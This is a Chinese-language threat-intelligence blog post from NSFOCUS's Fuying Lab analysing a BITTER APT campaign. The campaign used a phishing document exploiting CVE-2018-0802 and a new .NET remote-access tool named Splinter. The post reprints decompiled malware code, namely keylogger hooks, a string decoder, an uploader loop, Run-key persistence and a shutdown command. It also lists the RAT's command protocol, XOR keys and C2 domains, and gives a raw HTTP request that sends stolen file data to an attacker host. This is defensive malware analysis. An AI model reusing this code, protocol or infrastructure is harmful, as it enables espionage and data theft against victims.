

(<http://blog.nsfocus.net/>)

Splinter新APT攻击工具透析

🕒 14 days ago (<http://blog.nsfocus.net/splinters-new-apt-attack-tool-dialysis/>) 👤 伏影实验室 (<http://blog.nsfocus.net/author/fuying-lab/>) ()



👁 阅读： 374

近期，绿盟科技伏影实验室威胁追踪系统监测到一个新APT攻击事件。此次事件起源于我们截获的一封邮件所含附件，该邮件命名为“指示细节”，内附文档《指示细节.doc》，该文档使用CVE-2018-0802漏洞进行攻击。

文章目录

- ☰
- 一、概述
 - 二、活动分析
 - 1、攻击方式
 - 2、Splinter功能分析
 - 3、其他攻击工具分析
 - 三、对比分析
 - 1、二进制文件对比
 - 2、网络信息对比
 - 3、关联分析



- 四、总结
- 五、参考链接
- 关于伏影实验室
- 关于绿盟威胁情报中心

一、概述

近期，绿盟科技伏影实验室威胁追踪系统监测到一个新APT攻击事件。此次事件起源于我们截获的一封邮件所含附件，该邮件命名为“指示细节”，内附文档《指示细节.doc》，该文档使用CVE-2018-0802漏洞进行攻击。经过持续的跟踪与监控，我们最终捕获到该事件背后组织存放恶意文件的托管服务器地址，并获取到了攻击武器库中所有的文件。在与历史数据进行对比后，我们发现该组织近期更新了多个攻击工具，且对部分工具进行了功能细分。此次获取的工具包括：下载器，键盘记录器，上传agent工具，独立的命令模块以及远控工具。在其中我们发现了一个从未在该组织基础设施中发现过的RAT工具。该工具尚处于开发状态，其功能日趋复杂，我们对其进行持续的发掘和追踪，并将其命名为Splinter。

二、活动分析

1、攻击方式

此次攻击仍然使用钓鱼Doc文档作为攻击投递手段，利用了CVE-2018-0802的漏洞进行攻击，运行后下载可执行文件，并执行。

2、Splinter功能分析

我们在攻击者服务器上找到了一个全新的攻击工具，我们将其命名为Splinter。Splinter使用.NET语言开发。接下来我们对其进行详细分析。




图 PE信息截图

首先通过工具可以看到该样本在2019-08-28编译，并且存在pdb路径，可见此攻击工具是该组织当前最新制作工具，极可能在未来投放使用。




图 RAT信息

Splinter在网络通信过程中使用加密算法进行特征隐藏，规避检测。其在与C2的交互上内置了两种不同的加密方式，第一种为BITTER常使用的xor算法，密钥1为：0xB65F6，密钥2为：123，密钥3为：0x2，密钥4为：‘LZQR’；第二种为AES-256，但在实际分析过程中，该加密算法并未启用，我们推测，这个加密方式应该处于测试阶段，且当前RAT工具仍处于开发阶段。

Splinter内置了多种远控功能，在初始化函数中，所有功能函数及其说明如下：


```
ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Delete File", 2, typeof(R_DeleteFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Processes", 3, typeof(R_GetProcesses)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Kill Processes", 4, typeof(R_KillProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Suspend Processes", 5, typeof(R_SuspendProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Resume Processes", 6, typeof(R_ResumeProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process DLLs", 8, typeof(R_GetProcessDLLs)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process threads", 9, typeof(R_GetProcessThreads)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Mod Thread", 16, typeof(R_ProcessModThread)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Process", 17, typeof(R_StartProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get drives", 18, typeof(R_FileMgrGetDrives)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get Folders", 19, typeof(R_FileMgrGetFiles)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Create File", 20, typeof(R_CreateFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Copy File", 21, typeof(R_CopyFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get cpu Info", 22, typeof(R_GetCpuInfo)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Clipboard", 34, typeof(R_GetClipboard)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Set Clipboard", 36, typeof(R_SetClipboard)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Begin", 38, typeof(R_FileTransferBegin)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Data", 39, typeof(R_FileTransferSend)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Complete", 40, typeof(R_FileTransferEnd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer for downloading start", 41, typeof(R_FileTransferStart)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Command", 48, typeof(R_GetCommand)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Command Prompt", 49, typeof(R_StartCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Stop Command Prompt", 50, typeof(R_StopCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Connection Status", 51, typeof(R_HeartbeatMessage)));
```

图 功能模块信息

对其控制协议进行详细解析，指令及对应功能、特征列举如下：

Packet Len(2 bytes) [↗]	Meanings [↗]	Plain CmdCode(1 byte) [↗]	Cyphered CmdCode(1 byte) [↗]	Params [↗]
According to the packet [↗]	Delete File [↗]	2 [↗]	0xF4 [↗]	FileLocation [↗]
	Get Processes [↗]	3 [↗]	0xF5 [↗]	NULL [↗]
	Kill Processes [↗]	4 [↗]	0xF2 [↗]	PID/Force/Delete File [↗]
	Suspend Processes [↗]	5 [↗]	0xF3 [↗]	PID [↗]
	Resume Processes [↗]	6 [↗]	0xF0 [↗]	PID [↗]
	Get Process DLLs [↗]	8 [↗]	0xFE [↗]	PID [↗]
	Get Process threads [↗]	9 [↗]	0xFF [↗]	PID [↗]
	Mod Thread [↗]	16 [↗]	0xE6 [↗]	PID/ID/Type [↗]
	Start Process [↗]	17 [↗]	0xE7 [↗]	FileLocation/Hidden [↗]
	FileMgr get drives [↗]	18 [↗]	0xE4 [↗]	NULL [↗]
	FileMgr get Folders [↗]	19 [↗]	0xE5 [↗]	DirLocation [↗]
	FileMgr Create File [↗]	20 [↗]	0xE2 [↗]	FileLocation/FileName [↗]
	FileMgr Copy File [↗]	21 [↗]	0xE3 [↗]	FileLocation/New FileLocation [↗]
	Get cpu Info [↗]	22 [↗]	0xE0 [↗]	NULL [↗]
	Get Clipboard [↗]	34 [↗]	0xD4 [↗]	NULL [↗]
	Set Clipboard [↗]	36 [↗]	0xD2 [↗]	data [↗]
	FileTransfer Begin [↗]	38 [↗]	0xD0 [↗]	File Id/File Name/File Destination/File Size/File Type [↗]
	FileTransfer Data [↗]	39 [↗]	0xD1 [↗]	File Id/Length/Index/Total File Length/File Bytes [↗]
	FileTransfer Complete [↗]	40 [↗]	0xDE [↗]	File Id [↗]
	FileTransfer for downloading start [↗]	41 [↗]	0xDF [↗]	File Id/File Name/File Destination/File Size/File Type [↗]
	Get Command [↗]	48 [↗]	0xC6 [↗]	command [↗]
	Start Command Prompt [↗]	49 [↗]	0xC7 [↗]	NULL [↗]
	Stop Command Prompt [↗]	50 [↗]	0xC4 [↗]	NULL [↗]
	Connection Status [↗]	51 [↗]	0xC5 [↗]	NULL [↗]

表：协议结构

而在2019年9月5日 9:23攻击者上传了该新RAT工具的第二个版本，此版本更新了网络连接部分，去除了原本的加密方法，我们推测该组织的开发人员可能在加密解密部分以及通信隐蔽性上遇到了麻烦。

3、其他攻击工具分析

此次事件，我们获取到了所有托管在该C2服务器上的恶意文件及活动记录。2019年9月5日，我们监控到该服务器上的文件更新，且在9月5日晚些时候再次更新了服务器上的RAT工具，2019年9月8日该服务器已经关闭，但随后又重新开启。

对此次事件涉及Doc文档，及服务器上所获取攻击工具如下。

钓鱼Doc文档-投递工具载体



此次事件投递载体钓鱼Doc文档，其下载的恶意可执行文件使用ROT13变形算法对恶意文件中存在的静态字符串进行加密，将字符串解密后发现了其使用的C2域名，该C2是一个文件服务器，存储了此次攻击所使用的所有攻击工具。同时，受感染机器也会向该地址发送从受感染机器上提取的机器信息。

```
unsigned int __usercall ROT13_402ED0@<eax>(const char *a1@<esi>)
{
    unsigned int v1; // ecx
    unsigned int result; // eax

    v1 = 0;
    if ( strlen(a1) )
    {
        do
            a1[v1++] -= 13;
        while ( v1 < strlen(a1) );
    }
    result = strlen(a1);
    a1[result] = 0;
    return result;
}
```

图 算法截图

该恶意文件会获取主机名、计算机名、操作系统信息、当前机器的用户名及GUID，并将这些信息拼接成固定格式的字符串，利用HTTP的GET方法上传至服务器，格式如下：

?a=[主机名]&b=[计算机名]&c=[操作系统信息]&d=[当前机器的用户名及GUID]&e=

在接收到C2返回的数据中搜索Yes file字段，如果存在该字符串，则搜索[]字符，获取[]中的数据，和url进行拼接，下载后重命名为.exe结尾的文件，并执行。

audiodq-下载器：

该文件即为doc下载的恶意文件，该文件负责根据C2下发的任务，下载不同的模块到受感染机器中。

igfxsrvk-键盘记录器：

通过设置键盘钩子，获取键盘按键信息，搜集输入的内容，保存在%APPDATA%\syslog0812AXbcW1.tean文件中，该文件名以syslog开头，降低了在人工排查时被快速发现的概率。

```
signed int __stdcall StartAddress(LPVOID lpThreadParameter)
{
    HMODULE v1; // eax@1
    signed int result; // eax@3

    v1 = GetModuleHandleA(0);
    if ( v1 || (v1 = LoadLibraryA((LPCSTR)lpThreadParameter)) != 0 )
    {
        hhk = SetWindowsHookExA(13, KeyEvent, v1, 0);
        sub_402520();
        UnhookWindowsHookEx(hhk);
        result = 0;
    }
    else
    {
        result = 1;
    }
    return result;
}
```

```

,
GetAsyncKeyState(17);
if ( v5 == 260 || v5 == 256 )
{
    v6 = GetForegroundWindow();
    if ( !dword_428314 || v6 != (HWND)dword_428314 )
    {
        v7 = GetForegroundWindow();
        GetWindowTextA(v7, ::String, 260);
        Log2File_402920("\n");
        Log2File_402920(&String);
        _time64(&Time);
    }
}

```

图 关键代码截图

Isap、Isapc、Isapcr – 上传者工具：

创建log文件：C:\Windows\debug\WIA\winlog0a.txt，记录近期改动的文件名称，获取计算机名称，获取GUID，将以上信息拼接，使用HTTP协议将数据发送出去。

```

while ( 1 )
{
    sub_407090(); // log
    sub_404240();
    v22 = CreateFileW(&Filename, 0x40000000u, 0, 0, 2u, 0x80u, 0); // CreateAlways
    hFile = v22;
    if ( v22 != (HANDLE)-1 )
        CloseHandle(v22);
    Sleep(0x3E8u);
    GetDriverFiles_404490(); // C:\Windows\debug\WIA\*. *
    GetRescentFileInfo2log_4057E0(); // C:\Windows\debug\WIA\winlog0a.txt
    uploadinfo_405940();
}

```

图 Isap核心功能截图

上传信息格式如下：

POST /autolan.php?l=WIN-HV9TU5VPRAN@8c6a7398-ff99-410c-a6c3-d6acbffd41ce@2019.09.06.133248@C HTTP/1.1

Host: winlocsec.ddns.net

Content-Type: multipart/form-data; boundary=---aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf

Content-Length: 823

Connection: Keep-Alive

---aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf

Content-Disposition: form-data; name="file"; filename="C:\Windows\debug\WIA\winlog0a.txt"

Content-Type: text/plain

20190906104956_C:\Users\hello\AppData\Roaming\syslog0812AXbcW.neatll20190905155411_C:\Users\hello\Desktop\z

其中---aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf和---aNtPOGQuYdaKesBchd3651PDK986436LSTHSYB23akdKsOPxrsQzvf是样本中自带信息，未发现解析过程。

sht、sleep-功能模块

负责执行命令：c:\windows\system32\shutdown /s /t 0

```

if ( v4 )
{
    ShowWindow(v4, 0);
    UpdateWindow(v5);
    v6 = LoadAcceleratorsA(hInstance, (LPCSTR)0x6D);
    sub_401300();
    system("c:\\windows\\system32\\shutdown /s /t 0");
    while ( GetMessageA(&Msg, 0, 0, 0) )
    {
        if ( !TranslateAcceleratorA(Msg.hwnd, v6, &Msg) )
        {
            TranslateMessage(&Msg);
            DispatchMessageA(&Msg);
        }
    }
    result = Msg.wParam;
}

```

图 sht模块核心代码截图

```

if ( v4 )
{
    ShowWindow(v4, 0);
    UpdateWindow(v5);
    v6 = LoadAcceleratorsA(hInstance, (LPCSTR)0x6D);
    sub_401300();
    system("c:\\windows\\system32\\shutdown /s /t 0");
    while ( GetMessageA(&Msg, 0, 0, 0) )
    {
        if ( !TranslateAcceleratorA(Msg.hwnd, v6, &Msg) )
        {
            TranslateMessage(&Msg);
            DispatchMessageA(&Msg);
        }
    }
    result = Msg.wParam;
}

```

图 sleep模块核心代码截图

根据上传时间，可以认为sleep文件用来替换sht文件，经对比得知两文件无任何差别。

Kill、regdl-功能模块

设置自启动项：

```

//...
RegCreateKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0, 0, 0xF003Fu, 0, (PHKEY)&hInstance, 0); // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0xF003Fu, (PHKEY)&hInstance) )
{
    RegSetValueExA((HKEY)hInstance, ValueName, 0, 1u, &Data, strlen((const char *)&Data)); // ValueName=sleep
    // Data:C:\Intel\logs\sleep.exe
    RegCloseKey((HKEY)hInstance);
}
exit(0);

```

图 kill模块中自启动项内容


```
RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0, 0, 0xF003Fu, 0, (PHKEY)&hInstance, 0);//
// software\microsoft\windows\currentversion\run
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, (PHKEY)&hInstance) )
{
    RegSetValueExA((HKEY)hInstance, ValueName, 0, 1u, Data, strlen((const char *)Data));// ValueName=audiodq
    // Data=C:\intel\logs\audiodq.exe
    RegCloseKey((HKEY)hInstance);
    exit(0);
}
```

图 regdl模块中自启动项内容

winsvc-远控模块

我们认为此次使用的工具与其V3版本[lw3] [z4] 的远控工具[1]功能完全一致，加密算法也一致，C2交互命令使用密钥为：mar4tysvql4dc，除此之外并无不同，其命令指令功能列举如下：

表：命令控制字含义

ID	释义
3000	当前状态信息
3001	获取磁盘列表
3002	枚举指定目录下文件
3004	重新读取枚举目录的文件列表
3005	创建文件
3006	写入文件
3007	打开文件
3009	读取并上传
3012	创建cmd进程，利用管道进行通信
3013	执行cmd命令
3015	重新读取执行结果
3016	终止cmd进程

三、对比分析

我们从二进制文件，网络信息以及关联分析的角度，对此次攻击事件中捕获的恶意文件进行分析，发现除Splinter远控工具之外，其他工具均属于BITTER这一APT组织。

1、二进制文件对比

我们通过hash搜索到了2018年BITTER报告中的Downloader二进制文件，从代码结构上看，两者几乎完全一致。



```
sub_403530(nOpq);
sub_403530((const char *)&unk_4305E0);
sub_403530(&byte_4306E8);
sub_403530((const char *)&unk_4305C8);
sub_403530((const char *)&unk_43055C);
sub_403530(aUrnybuRnppr8U);
sub_403530(SubKey);
sub_403530(byte_430458);
sub_403530(aNgt);
byte_432A2E = sub_403460();
GetModuleFileName(0, &Filename, 0x104u);
_splitpath(&Filename, &v11, &v13, 0, 0);
sprintf(byte_4315B8, "%s%s", &v11, &v13);
v4 = 0;
do
{
    v5 = byte_4315B8[v4];
    SrcBuf[v4++] = v5;
}
while ( v5 );
v6 = 0;
do
{
    v7 = byte_4315B8[v6];
    File[v6++] = v7;
}
while ( v7 );
v8 = GetModuleHandleA(0);
if ( v8 )
{
    GetModuleFileName(v8, ::Filename, 0x104u);
    v9 = 0;
    do
    {
        v10 = byte_430458[v9];
        byte_4320E8[v9++] = v10;
    }
    while ( v10 );
    strcat(byte_4320E8, ::Filename);
    *((_WORD *)&byte_4320E8[strlen(byte_4320E8)] = 34;
    while ( 1 )
    {
        dword_4320DC = 0;
        dword_4316BC = 0;
        dword_4316BC = sub_402EB0();
        Sleep(0x7D0u);
    }
}
}
```

```
int v4; // eax
char v5; // cl
int v6; // eax
char v7; // cl
MODULE v8; // eax
int v9; // [esp-218h] [ebp-218h]
int v10; // [esp-214h] [ebp-214h]
int v11; // [esp-10Ch] [ebp-10Ch]

DecryptString_402ED0(aFr5vyr); // Yes file
DecryptString_402ED0(aNopq); // abcd
DecryptString_402ED0((const char *)&unk_41F440); // http://sousuo.net/health
DecryptString_402ED0(byte_41F548); // http://sousuo.net/healthn
DecryptString_402ED0((const char *)&unk_41F428); // sousuo.net
DecryptString_402ED0((const char *)&unk_41F3BC); // Software\Microsoft\Windows\Cur
DecryptString_402ED0((const char *)&unk_41F3EC); // healthne/accept.php
DecryptString_402ED0(SubKey); // Software\Microsoft\Cryptography
DecryptString_402ED0(aN); // avg
byte_42184E = FindProcessName_402E60(); // Find if avg.exe exist
GetModuleFileName(0, (LPSTR)&v10, 0x104u);
_splitpath((const char *)&v10, (char *)&v9, (char *)&v11, 0, 0);
sprintf(byte_4203E0, "%s%s", &v9, &v11); // 获取当前文件所在目录
v4 = 0;
do
{
    v5 = byte_4203E0[v4];
    byte_421C50[v4++] = v5;
}
while ( v5 );
v6 = 0;
do
{
    v7 = byte_4203E0[v6];
    File[v6++] = v7;
}
while ( v7 );
v8 = GetModuleHandleA(0);
if ( v8 )
{
    GetModuleFileName(v8, Filename, 0x104u);
    while ( 1 )
    {
        dword_4206F4 = 0;
        dword_4204E4 = 0;
        dword_4204E4 = PostandDownload_4029B0(); // post information to C2 and downl
        Sleep(0x7D0u);
    }
}
}
```

00000E10 _vWinMain@16:3 (401A10)

图 代码对比

Keylogger模块对比：

```
CreateSemaphoreA(0, 1, 1, Name);
if ( GetLastError() == 183 )
    exit(0);
sub_4025C0(v7);
sub_402F30();
result = GetModuleFileName(0, Filename, 0x104u);
if ( result )
{
    strncpy_s(byte_428200, 0x104u, &byte_420AC0, 0x104u);
    strncpy_s(byte_420598, 0x104u, &byte_420AC0, 0x104u);
    strncpy_s(byte_428308, 0x104u, &byte_420AC0, 0x104u);
    strncpy_s(Dst, 0x12Cu, byte_4209B8, 0x104u);
    strcat_s(Dst, 0x12Cu, "\\ ", 1u);
    strncpy_s(Dst, 0x12Cu, aAjayTE_neopdBr, 0xFAu);
    strncpy_s(byte_428648, 0x12Cu, byte_4209B8, 0x12Cu);
    strncpy_s(byte_428648, 0x12Cu, "\\ ", 1u);
    strncpy_s(byte_428648, 0x12Cu, aAjayTE_neopdRn, 0xFAu);
    v6 = CreateThread(0, 0, StartAddress, &unk_41B5E6, 0, (LPDWORD)&v
    if ( v6 )
        result = WaitForSingleObject(v6, 0xFFFFFFFF);
    else
        result = 1;
}
return result;
```

```
90 CreateSemaphoreA(0, 1, 1, "hfyuwejffkka");
91 if ( GetLastError() == 183 )
92     exit(0);
93 sub_402800();
94 sub_403470();
95 result = GetModuleFileName(0, Filename, 0x104u);
96 if ( result )
97 {
98     strncpy_s(Dst, 0x104u, &byte_4208C0, 0x104u);
99     strcat_s(Dst, 0x104u, Parameter, 1u);
100     strncpy_s(byte_420398, 0x104u, &byte_4208C0, 0x104u);
101     strcat_s(byte_420398, 0x104u, Parameter, 1u);
102     strncpy_s(byte_428108, 0x104u, &byte_4208C0, 0x104u);
103     strcat_s(byte_428108, 0x104u, Parameter, 1u);
104     strncpy_s(byte_428318, 0x12Cu, byte_4207B8, 0x104u);
105     strcat_s(byte_428318, 0x12Cu, &v27, 0x15u);
106     strncpy_s(byte_428448, 0x12Cu, byte_4207B8, 0x12Cu);
107     strcat_s(byte_428448, 0x12Cu, &v7, 0x14u);
108     sub_403AE0();
109     Log2File_402920("\n--");
110     v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress
111     if ( v5 )
112         result = WaitForSingleObject(v5, 0xFFFFFFFF);
113     else
114         result = 1;
115 }
116 return result;
117 }
```

图 对比图

远控模块对比结果：




图 对比图

我们在分析regdl文件时，发现了相同的pdb路径，且两者除时间不一致外，其他信息完全一致：




图 对比图

以上分析结果与友商在2018年披露的BITTER组织使用的攻击工具、其他厂商在2017年发布的文章中提及到的攻击模块的流程完全一致，因此我们认为该C2服务器及提及到的恶意软件归属于BITTER组织。

2、网络信息对比




图 流量信息截图

上图为downloader产生的流量，可以看到发送的信息格式是完全一致的，且属于V3版本。

我们在最新的RAT工具中解析得到了域名和早已披露的RAT工具中获取的域名mscnsservice.ddns.net的命名上有相通之处，且与上传者恶意文件中附带的信息上传域名类似。

3、关联分析

利用分析样本获取到的关键特征，我们查找到了名为lsap.exe的文件,对比二进制文件：




图 对比图

核心代码部分基本上完全一致。2019.05版本的C2地址和本次捕获的恶意文件连接的C2地址相同。

在我们捕获该组恶意文件时，所有涉及到的基础设施目前均未被标记为BITTER，我们认为这些设施仍处于未被发现的状态。

四、总结

尽管众多的安全厂商持续不断的披露APT组织，对APT组织进行深度的挖掘和分析，但仍然无法阻止这些APT组织开发新的攻击模块以及建设新的恶意基础设施。此次捕获到的恶意样本与2019年5月2日上传的恶意样本对比可以看出，至少在这3个月期间内，该团伙一直在集中精力开发新的RAT工具。可以预见的是，Splinter会在不久的将来替换原有的RAT工具，且其采用的加密方法将对检测带来相当大的困扰。

五、参考链接

<https://s.tencent.com/research/report/615.html> (<https://s.tencent.com/research/report/615.html>)

关于伏影实验室



伏影实验室专注于安全威胁研究与监测技术，包括但不限于威胁识别技术，威胁跟踪技术，威胁捕获技术，威胁主体识别技术。研究目标包括：僵尸网络威胁，DDOS对抗，WEB对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

关于绿盟威胁情报中心

